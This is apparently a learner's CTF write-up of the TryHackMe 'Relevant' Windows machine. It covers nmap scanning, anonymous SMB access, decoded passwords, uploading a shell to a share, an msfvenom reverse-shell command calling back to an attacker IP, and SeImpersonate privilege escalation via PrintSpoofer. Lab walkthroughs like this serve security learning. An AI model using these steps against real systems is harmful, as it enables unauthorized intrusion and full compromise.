
CTF Relevant

Kumpel7

December 2023


This is my second medium machine, the first one i try to write a solutionion for. It was a little harder than easy machines, but with a little help i managed to solve it. I learned a lot and will try to solve more mediums now rather than easy ones. I have to find user and root flag. I am using the ubuntu machine with openvpn connection to tryhackme network.

Let's start with nmap scan, as usual.




```
dan@kumpel:~$ sudo nmap -A 10.10.144.82
[sudo] password for dan:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-16 18:13 CET
Nmap scan report for 10.10.144.82
Host is up (0.065s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  ����U        Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2023-12-16T17:13:55+00:00
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2023-12-15T17:03:31
|_Not valid after:  2024-06-15T17:03:31
|_ssl-date: 2023-12-16T17:14:34+00:00; 0s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
```

Screenshot 1: Windows server




```
dan@kumpel:~$ smbclient -L 10.10.94.217
Password for [WORKGROUP\dan]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
```

We find a file called passwords.txt.



```
dan@kumpel:~$ smbclient //10.10.94.217//nt4wrksv
Password for [WORKGROUP\dan]:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
dan@kumpel:~$ smbclient ////10.10.94.217//nt4wrksv
Password for [WORKGROUP\dan]:
do_connect: Connection to  failed (Error NT_STATUS_NOT_FOUND)
dan@kumpel:~$ smbclient \\\\10.10.94.217\\nt4wrksv
Password for [WORKGROUP\dan]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 25 23:46:04 2020
  ..                                  D        0  Sat Jul 25 23:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 17:15:33 2020

                7735807 blocks of size 4096. 4933822 blocks available
smb: \>
```


Because of "==" we conclude that this is base64 encoded message.



```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

Bob – !P@$$W0rD!123
Bill – Juw4nnaM4n420696969!$$$ I don't know what to do with it, because nothing seems to work.


But it turns out that it is not enough and there are ”hidden ports” open. Look at this:



```
dan@kumpel:~$ nmap -p- 10.10.94.217
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-18 10:12 CET
Nmap scan report for 10.10.94.217
Host is up (0.056s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49663/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 120.89 seconds
```

Screenshot 2: More ports

Turns out 49663 hosts another http(s?) service. Gobuster does not show anything on port 80. However, we can find /networksv directory. Let's investigate this microsoft-ds service (SMB). We see that we can connect to it via nt4wrksv group as an anonymous user. So let's try to upload a reverse shell.




```
smb: \> help put
HELP put:
        <local name> [remote name] put a file

smb: \> put /home/dan/reverse_shells/phpshell.phtml phpshell.phtml
putting file /home/dan/reverse_shells/phpshell.phtml as \phpshell.phtml (33,1 kb
/s) (average 33,1 kb/s)
smb: \> ls
  .                                   D        0  Tue Dec 19 08:39:33 2023
  ..                                  D        0  Tue Dec 19 08:39:33 2023
  passwords.txt                       A       98  Sat Jul 25 17:15:33 2020
  phpshell.phtml                      A     5490  Tue Dec 19 08:39:33 2023

                7735807 blocks of size 4096. 4950204 blocks available
smb: \>
```

Screenshot 3: It works

so now we can set up netcat and hope for the best :). But php shell does not work, which makes sense. We can however generate a reverse shell using msfvenom. To generate reverse shell we need to type:

```
    msfdb init
    msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.5.129 LPORT=1234 -f aspx -o windows.aspx
```


Then we can upload this (the same way), start netcat and find the user flag.



```
c:\Users\Bob\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\Users\Bob\Desktop

07/25/2020  01:04 PM    <DIR>          .
07/25/2020  01:04 PM    <DIR>          ..
07/25/2020  07:24 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)  21,043,568,640 bytes free

c:\Users\Bob\Desktop>type user.txt
type user.txt
```

Screenshot 4: The author does not want to show the flags, so neither will I


Now we need to figure out how to escalate the priviledges. To do so the ”sudo -l” command in windows is ”whoami /priv”



```
c:\Users>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Screenshot 5: Now is the time to activate the power of google

A little bit of googling finds me this: https://github.com/dievus/printspoofer, now i just need to upload this file and use it.



```
c:\Users>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Screenshot 6: The end, flag is in desktop directory